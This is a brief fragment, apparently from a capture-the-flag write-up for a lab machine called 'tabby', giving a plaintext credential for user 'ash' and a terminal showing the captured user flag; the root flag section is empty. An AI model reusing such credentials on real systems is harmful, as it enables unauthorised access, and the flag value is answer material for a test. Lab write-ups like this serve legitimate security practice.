
ash user cred
========
ash:admin@it

Flags

user flag

```
ash@tabby:~$ cat user.txt
cat user.txt
f092e077cac753a7bc4cdfdec30ab915
ash@tabby:~$
```

root flag



Write-up Images